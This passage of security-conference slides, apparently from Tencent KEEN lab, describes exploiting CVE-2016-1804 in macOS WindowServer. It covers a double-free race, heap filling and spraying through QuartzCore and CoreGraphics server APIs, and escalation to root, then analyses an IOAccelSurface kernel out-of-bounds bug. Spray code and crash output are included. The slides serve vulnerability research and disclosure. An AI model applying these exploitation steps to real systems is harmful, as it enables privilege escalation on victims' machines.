
- If the case is like this

```
CFDataRef data = CFDataCreateWithBytesNoCopy(
kCFAllocatorDefault, buf, 0x60, kCFAllocatorNull);
CFRelease(data);
CFRelease(data); //No crash will happen
```

- No crash!
  - First 8 bytes of CFData unchanged
  - Windows LFH like
- Means we can try again and again until successful
- CoreGraphics server APIs are all processed in a single thread…
  - Any other way

QuartzCore - The hidden interface

- Yes, we need hidden interface's help
  - That is, QuartzCore
  - QuartzCore server APIs are singled threaded also but it is a separate thread against CoreGraphics



Next question? What server APIs you choose to fill in data

- APIs must meet the following criteria:
  - Create some structure that size is 0x30 (same as CFData)
  - Every byte of the 0x30 structure can be controlled (Or at least the first 8 byte)
- What kind of message you choose?
  - Simple message? Of course not, at least the first 8 byte cannot be controlled fully.
  - Port descriptor? Of course not.
  - OOL descriptor? Yes, because it allows specifying a pointer to a buffer and pass to the remote process.

Bad news once more

- How many APIs in QuartzCore accepts OOL descriptor?
  - Only one…
  - That is _XRegisterClientOptions (It accepts 3 port descriptor followed by an OOL descriptor)

```
__int64 __fastcall _XRegisterClientOptions(__int64 a1, __int64 a2)
{
  signed int v2; // eax@1
  __int64 result; // rax@10
  __int64 v4; // ST40_8@13
  __int64 v5; // ST38_8@13
  __int64 v6; // ST30_8@13
  __int64 v7; // ST28_8@13

  v2 = -304;
  if ( *(_DWORD *)a1 >= 0 )
    goto LABEL_20;
  if ( *(_DWORD *)(a1 + 24) != 4 )
    goto LABEL_20;
  if ( *(_DWORD *)(a1 + 4) != 100 )
    goto LABEL_20;
  v2 = -300;
  if ( (*(_DWORD *)(a1 + 36) & 0xFFFF0000) != 0x110000
    || (*(_DWORD *)(a1 + 48) & 0xFFFF0000) != 0x110000
    || (*(_DWORD *)(a1 + 60) & 0xFFFF0000) != 0x110000
    || (*(_DWORD *)(a1 + 72) & 0xFF000000) != 0x1000000
    || *(_DWORD *)(a1 + 76) != *(_DWORD *)(a1 + 96) )
  {
    goto LABEL_20;
  }
  if ( *(_DWORD *)(a1 + 100) )
  {
    *(_DWORD *)(a1 + 32) = -309;
    result = *(_QWORD *)NDR_record_ptr;
    *(_QWORD *)(a1 + 24) = *(_QWORD *)NDR_record_ptr;
    return result;
  }
  if ( *(_DWORD *)(a1 + 104) <= 0x1Fu )
  {
    *(_DWORD *)(a2 + 32) = -309;
LABEL_15:
    result = *(_QWORD *)NDR_record_ptr;
    *(_QWORD *)(a2 + 24) = *(_QWORD *)NDR_record_ptr;
    return result;
  }
  *(_DWORD *)(a2 + 32) = 19;
```

What's in _XRegisterClientOptions

- Accept a serialized PropertyList (Same concept as List vs JSON)
- What is CFPropertyList?
  - Check what Apple says
  - Can be CFData, CFString, CFArray, CFDictionary, CFDate, CFBoolean, and CFNumber
- Which one we choose?
  - Of course CFDictionary, because this API only accepts CFDictionary as valid data
  - Do we really need valid data? Think it is LFH, freed memory is also useful
  - So CFArray also good

```
v16 = CFPropertyListCreateWithData(v11, v12, 0LL, 0LL, 0LL);
v14 = v16;
if ( v16 )
{
  v17 = v16;
  v18 = CFGetTypeID(v16);
  if ( v18 != CFDictionaryGetTypeID(v17, v15) )
  {
    CFRelease(v14);
    v14 = 0LL;
  }
}
CFRelease(v13);
}
```

CFPropertyList Reference

Search Mac Developer Library

Language: Objective-C Swift Both On This Page Options

Availability

Not Applicable

CFPropertyList provides functions that convert property list objects to and from several serialized formats such as XML. The `CFPropertyListRef` type that denotes CFPropertyList objects is an abstract type for property list objects. Depending on the contents of the XML data used to create the property list, `CFPropertyListRef` can be any of the property list objects: CFData, CFString, CFArray, CFDictionary, CFDate, CFBoolean, and CFNumber. Note that if you use a property list to generate XML, the keys of any dictionaries in the property list must be CFString objects.

Again, what structure to fill in

- First thinking
  - Use CFDictionary and put many CFData/CFString into the CFDictionary (Because you can control content of CFData/CFString)
  - Bad news: CFData not good because itself is 0x30 in length, the first 8 bytes struct CFData itself is not controllable, but only its content. Reduce the reliability by half
  - Worse news: Only CFMutableData and CFMutableString have separate controlled buffer. Unserailized CFxxxx are not mutable, which the controlled data is inlined… (Except for large data, but those are not good to fill in 0x30 data)


Our last hope

- Rely on CFPropertyListCreateWithData
- Cannot rely on CFData/CFString
- What if the CFPropertyListCreateWithData creates some internal struct and free it
  - Also useful, thanks to LFH like mechnism
- Ok, let's focus on CFPropertyListCreateWithData implementation
  - Wow, it is open sourced!

```
if ( v12 )
{
  v15 = v12;
  v16 = CFPropertyListCreateWithData(v11, v12, 0LL, 0LL, 0LL);
  v14 = v16;
  if ( v16 )
  {
    v17 = v16;
    v18 = CFGetTypeID(v16);
    if ( v18 != CFDictionaryGetTypeID(v17, v15) )
    {
      CFRelease(v14);
      v14 = 0LL;
    }
  }
  CFRelease(v13);
}
```

What is CFPropertyListCreateWithData

- Unserialization logic
  - Parse serialized buffer data and transform to basic CFxxxx structures
  - A complicated implementation with recursive functions
  - _CFPropertyListCreateWithData ->__CFTryParseBinaryPlist -> __CFBinaryPlistCreateObjectFiltered
- CFBinaryPlistCreateObjectFiltered
  - Token parsing



Oh, Unicode saves the world again!

- Case kCFBinaryPlistMarkerUnicode16String
  - A temp buffer is allocated and freed after processing

Allocate the buffer, size user controlled

Copy the user controlled data to the buffer

Free the buffer

```
CF_PRIVATE bool __CFBinaryPlistCreateObjectFiltered(const uint8_t *databytes, uint64_t datalen, uint64_t s

...
    case kCFBinaryPlistMarkerUnicode16String: {
    const uint8_t *ptr = databytes + startOffset;
    int32_t err = CF_NO_ERROR;
    ptr = check_ptr_add(ptr, 1, &err);
    if (CF_NO_ERROR != err) FAIL_FALSE;
    CFIndex cnt = marker & 0x0f;
    if (0xf == cnt) {
            uint64_t bigint = 0;
        if (!_readInt(ptr, databytes + objectsRangeEnd, &bigint, &ptr)) FAIL_FALSE;
        if (LONG_MAX < bigint) FAIL_FALSE;
        cnt = (CFIndex)bigint;
    }
    const uint8_t *extent = check_ptr_add(ptr, cnt, &err) - 1;
    extent = check_ptr_add(extent, cnt, &err);  // 2 bytes per character
    if (CF_NO_ERROR != err) FAIL_FALSE;
    if (databytes + objectsRangeEnd < extent) FAIL_FALSE;
    size_t byte_cnt = check_size_t_mul(cnt, sizeof(UniChar), &err);
    if (CF_NO_ERROR != err) FAIL_FALSE;
    UniChar *chars = (UniChar *)CFAllocatorAllocate(kCFAllocatorSystemDefault, byte_cnt, 0); //allocate
    if (!chars) FAIL_FALSE;
    memmove(chars, ptr, byte_cnt); //control the memory content
    for (CFIndex idx = 0; idx < cnt; idx++) {
        chars[idx] = CFSwapInt16BigToHost(chars[idx]);
    }
    if (mutabilityOption == kCFPropertyListMutableContainersAndLeaves) {
        CFStringRef str = CFStringCreateWithCharacters(allocator, chars, cnt);
        *plist = str ? CFStringCreateMutableCopy(allocator, 0, str) : NULL;
            if (str) CFRelease(str);
    } else {
        *plist = CFStringCreateWithCharacters(allocator, chars, cnt);
    }
        CFAllocatorDeallocate(kCFAllocatorSystemDefault, chars); //deallocate
        if (objects && *plist && (mutabilityOption != kCFPropertyListMutableContainersAndLeaves)) {
        CFDictionarySetValue(objects, (const void *)(uintptr_t)startOffset, *plist);
    }
    return (*plist) ? true : false;
    }
```

Exploitation of CVE-2016-1804:Fill in the data

- Wrap up:
  - Create thread 1, triggering the vulnerability again and again
  - Create thread 2, send a request to _XRegisterClientOptions
    - With a CFDictionary/CFArray full of controlled Unicode CFString
    - CFStringCreateWithCharacters creates Unicode16 CFString

```
CFArrayRef carray;
CFDictionaryRef cdictAll;
cdictAll = CFDictionaryCreateMutable(0, 0, &
    kCFTypeDictionaryKeyCallBacks, &
    kCFTypeDictionaryValueCallBacks);
for (int j = 0; j < 1; j ++)
{
     carray = CFArrayCreateMutable(0, 0, &
    kCFTypeArrayCallBacks);
     for (int i = 0; i < 60000; i ++) //make the parsing
    slower at server side
     {
          tmpbuf1 = malloc(0x30);
          memset(tmpbuf1, 0x41, 0x30);
          tmpbuf1[0x2f] = 0;
          strref1 = CFStringCreateWithCharacters(NULL, (
    unsigned short *)tmpbuf1, 0x18); //
    CFStringCreateWithCharacters creates unicode16 strings
          CFArrayAppendValue(carray,strref1);
          CFRelease(strref1);
          free(tmpbuf1);
     }
     memset(key1,0,20);
     sprintf(key1,"%d",j);
     strref3 =  CFStringCreateWithCString(NULL, key1,
    kCFStringEncodingASCII);
     CFDictionarySetValue(cdictAll,strref3 ,carray);
     CFRelease(strref3);
     CFRelease(carray);
```

Creates a string from a buffer of Unicode characters.

Declaration

SWIFT

```
func CFStringCreateWithCharacters(_ alloc: CFAllocator!, _ chars: UnsafePointer<UniChar>, _
numChars: CFIndex) -> CFString!
```

OBJECTIVE-C

```
CFStringRef CFStringCreateWithCharacters ( CFAllocatorRef alloc, const UniChar *chars,
CFIndex numChars );
```

Exploitation of CVE-2016-1804:Fill in the data

```
Exception Type:        EXC_BAD_ACCESS (SIGSEGV)
Exception Codes:       KERN_INVALID_ADDRESS at 0
   x000041414141158  //race successful
Exception Note:        EXC_CORPSE_NOTIFY

VM Regions Near 0x414141414158:
    Process Corpse Info    00000001e3ba8000-00000001
   e3da8000 [ 2048K] rw-/rwx SM=COW
-->
    STACK GUARD
   0000700000000000-0000700000001000 [    4K] ---/rwx SM=
   NUL  stack guard for thread 1

Application Specific Information:
objc_msgSend() selector name: release


Thread 0 Crashed:: Dispatch queue: com.apple.main-thread
0   libobjc.A.dylib                0x00007fff98ef94dd
   objc_msgSend + 29
```

Exploitation of CVE-2016-1804:Heap spray

- A simple test

```
buf = malloc(0x60);
printf("addr is %p.\n", buf);
```

- Run it 3 times

```
addr is 0x7fd1e8c0f000.
addr is 0x7fb720c0f000.
addr is 0x7f8b2a40f000.
```

- The 5th byte is random..
  - It means you need 256*4G for reliable heap spray
  - Bad…

Exploitation of CVE-2016-1804:Heap spray

- Another test

```
    buf = malloc(0x20000);
    printf("addr is %p.\n", buf);
```

- Run it 3 times

```
addr is 0x10d2ed000.
addr is 0x104ff7000.
addr is 0x10eb68000.
```

- 5th byte always 0x1
  - Spraying will be very reliable

Exploitation of CVE-2016-1804:Heap spray

- Strategy is different
  - Need persistent in memory
  - Need to allocate large block of memory (Memory is less randomized)
  - Both CoreGraphics API and QuartzCore API are good candidate
- Something is same
  - Need to pick up a OOL descriptor message

Exploitation of CVE-2016-1804:Heap spray

- CGXSetConnectionProperty is a good candidate
  - Get the CFDictionary object from global, if not exist then create
  - Set the key/value pair according to user's input
  - Can set the value many times by sending multiple messages where keys are different

```
void __fastcall CGXSetConnectionProperty(int a1, __int64
    a2, __int64 a3)
{
  ...
  v3 = a3;
  if ( !a2 )
    return;
  if ( a1 )
  {
    v5 = CGXConnectionForConnectionID();
    v6 = v5;
    if ( !v5 )
      return;
    v7 = *(_QWORD *)(v5 + 160); //get the connection
   based dictionary, if not exist, create it.
    if ( !v7 )
    {
      v7 = CFDictionaryCreateMutable(0LL, 0LL,
   kCFTypeDictionaryKeyCallBacks_ptr,
   kCFTypeDictionaryValueCallBacks_ptr);
      *(_QWORD *)(v6 + 160) = v7;
    }
    if ( v3 )
      CFDictionarySetValue(v7, a2, v3);
  ...
}
```

Exploitation of CVE-2016-1804: ASLR / Code execution

- ASLR is easy as it shares the same base address with Safari webkit
- Code execution:
  - http://phrack.org/issues/66/4.html
  - ROP

Tencent

KEEN security lab

Exploitation of CVE-2016-1804: Root?

- Wait wait, we got only _windowserver context?
- Really? Nono
- We can setuid to current user as we get code execution, just similar as CVE-2016-1314
- Why not setuid and setgid to 0? Crazy! Let‘s try…
- Successful…
- Why?
- Three bugs , three different privilege obtained… So I call it Chameleon.

Tencent

Demo

Tencent

Kernel Attack Surface

KEEN
security
lab

The IOAccelSurface Family

- IOAccelSurface family plays an important role in Apple's Graphics Driver System
- However the interface was originally designed for WindowServer use solely and vulnerabilities are introduced when normal processes can call into this interface
- The vulnerability also indicates the existence of fundamental design flaws in the surface rendering system and we believe there're still similar ones hiding there.

Key Functions


- Set_id_mode
  - The function is responsible in initialization of the surface. Bitwised presentation type flags are specified, buffers are allocated and framebuffers connected with this surface are reserved. This interface must be called prior to all other surface interfaces to ensure this surface is valid to be worked on.
- surface_control
  - Basic attributes for the current surface are specified via this function, i.e. the flushing rectangle of current surface.
- surface_lock_options
  - Specifies lock options the current surface which are required for following operations. For example, a surface must first be locked before it's submitted for rendering.
- surface_flush
  - Triple buffering is enabled for certain surfaces.

Basic render unit

- The basic representing region unit in IOAccelerator subsystem is a 32 bytes rectangle structure with fields specified in surface_control function.
  - int16 x;
  - int16 y;
  - int16 w;
  - int16 h;

Tencent

Typical Graphics Pipeline



KEEN security lab

Blit3d_submit_commands

- Different incoming surface are cropped and resized and merged to match the display coordinate system with specified scaling factor.
- Two flushing rectangles are submitted to GPU via BlitRectList and the incoming surface must first be normalized (scaled)
- For historical reasons, GPUs on OSX expects rectangle areas match the range of [0, 0x4000] while incoming surface size is represented by a signed 16bit integer, translates to range [-0x8000, 0x7fff].

Submit_swap and surface_control

- Submit_swap submits the surface for rendering purpose and it will finally calls into blit opertion.
- The surface’s holding drawing region will be scaled and combined with the original rectangle region to form a rectangle pair, rect_pair_t
- The drawing region specified in surface control is represented in After scaling it’s represented as IEEE754 float.

Blit_param_t

- The pair and blit_param_t will be passed to blit3d_submit_commands.
- The two most interesting fields are two ints at offset 0x14 and 0x34, which is the current and target (physical) surface's width and height.
- The rect will be scaled based on scale factor specified in set_scale and produce a structure named rect_pair_t.

Overflow in blit3d_submit_commands

- The OSX graphics coordinate system only accepts rectangles in range [0,0,0x4000,0x4000] to draw on the physical screen
- However a logical surface can hold rectangle of negative coordinate and length, as long as one of its edge falls into the screen.
- The blit function needs to scale the logical rectangle to fit it in the specific range.

```
height = param->surfaceheight;
if ( param->surfacewidth > 0x4000u || height > 0x4000 )
{
surfacewidth = param->surfacewidth;
v15 = height + ((height >> 31) >> 18);
height = param->surfaceheight;
heightdivide4000 = height / 0x4000;
heightdivide4000plus1 = height / 0x4000 + 1;
bound = heightdivide4000plus1;
bound = heightdivide4000plus1;
```

blit3d_submit_commands check for current surface's width and target surface's height. If either of them is larger than 0x4000, Huston we need to scale the rectangles now.

a vector array is allocated with size height/0x4000 hoping to store the scaled output valid rectangles. The target surface's height always comes from a full-screen resource, i.e. the physical screen resolution. Like for non-retina Macbook Air, the height will be 900. As non mac has a resolution of larger than 0x4000, the vector array's length is fixed to 1.

Tencent

KEEN security lab

Revisit the IGVector

- struct IGVector{
  - int64 currentSize;
  - int64 capacity;
  - void* storage;
- }

```
v18 = 24LL * (height/0x4000+1);
//...
if ( !v24 )
  v23 = v22;
vecptrs = operator new[](v23);
```

- The vulnerable allocation of blit3d_submit_commands allocation falls at kalloc.48, which is crucial for our next Heap Feng Shui.

Rectangle transformations




Figure 2. different incoming surfaces




Figure 3. different incoming surfaces after scaling

```
{
    if(rect1.x + rect1.length > 0)
    {
        rect1leftscale = 0.0;
        if(rect1.x < 0)
        {
            rect1leftscale = -rect1.x / rect1.length;//flip negative bound
        }
        rect1rightscale = 1.0;
        if(rect1.x + rect1.length > 0x4000)
        {
            rect1rightscale = (0x4000 - rect1.x) / rect1.length;
        }

        rect2.x = rect2.x % 0x4000;
        IGVector* vec = vector_array[abs(rect2.x)/0x4000]; //WE CAN MAKE rect2.x > 0x4000 LINE1
        {
            rect2leftscale = 0;
            if(rect2.x < 0)
            {
                rect2leftscale = -rect2.x/length;//left larger one
            }
            finalleftscale = max(rect2leftscale, rect1leftscale);

            rect2rightscale = 1.0;
            if(rect2.x + rect2.len > 0x4000)
            {
                rect2rightscale = (0x4000 - rect2.x) / rect2.length;
            }

            finalrightscale = min(rect1rightscale, rect2rightscale);

        }
    }
    rightscale = finalrightscale;
    leftscale = finalleftscale;
```

Tencent

KEEN security lab

```
    if(rightscale - leftscale) == 1.0 //all the rects are totally in screen
    {
        //preserve
        vec.add(pair(rect1,rect2));
    }
    else if(rightscale - leftscale > 0.0) //rect has part out-of-screen, resize it.
    {
        scalediff = rightscal - leftscale;
        rect1.length *= scalediff; //shrink length
        rect2.length *= scalediff; //shrink length
        if(rect1.len > 0 and rect2.len > 0)
        {
            rect1.x = leftscale*rect1.len + rect1.x; //increase x to make it non-negative
            rect2.x = leftscale*rect2.len + rect2.x;
            vec.add(pair(rect1, rect2));
            rightscale = 1.0
        }

    }
    rect2.x -= 0x4000;
    ++vec; //LINE2
}
while(rect2.len + rect2.x ) > 0.0 //LINE3, ensure left bound in screen
```

OOB leads the way

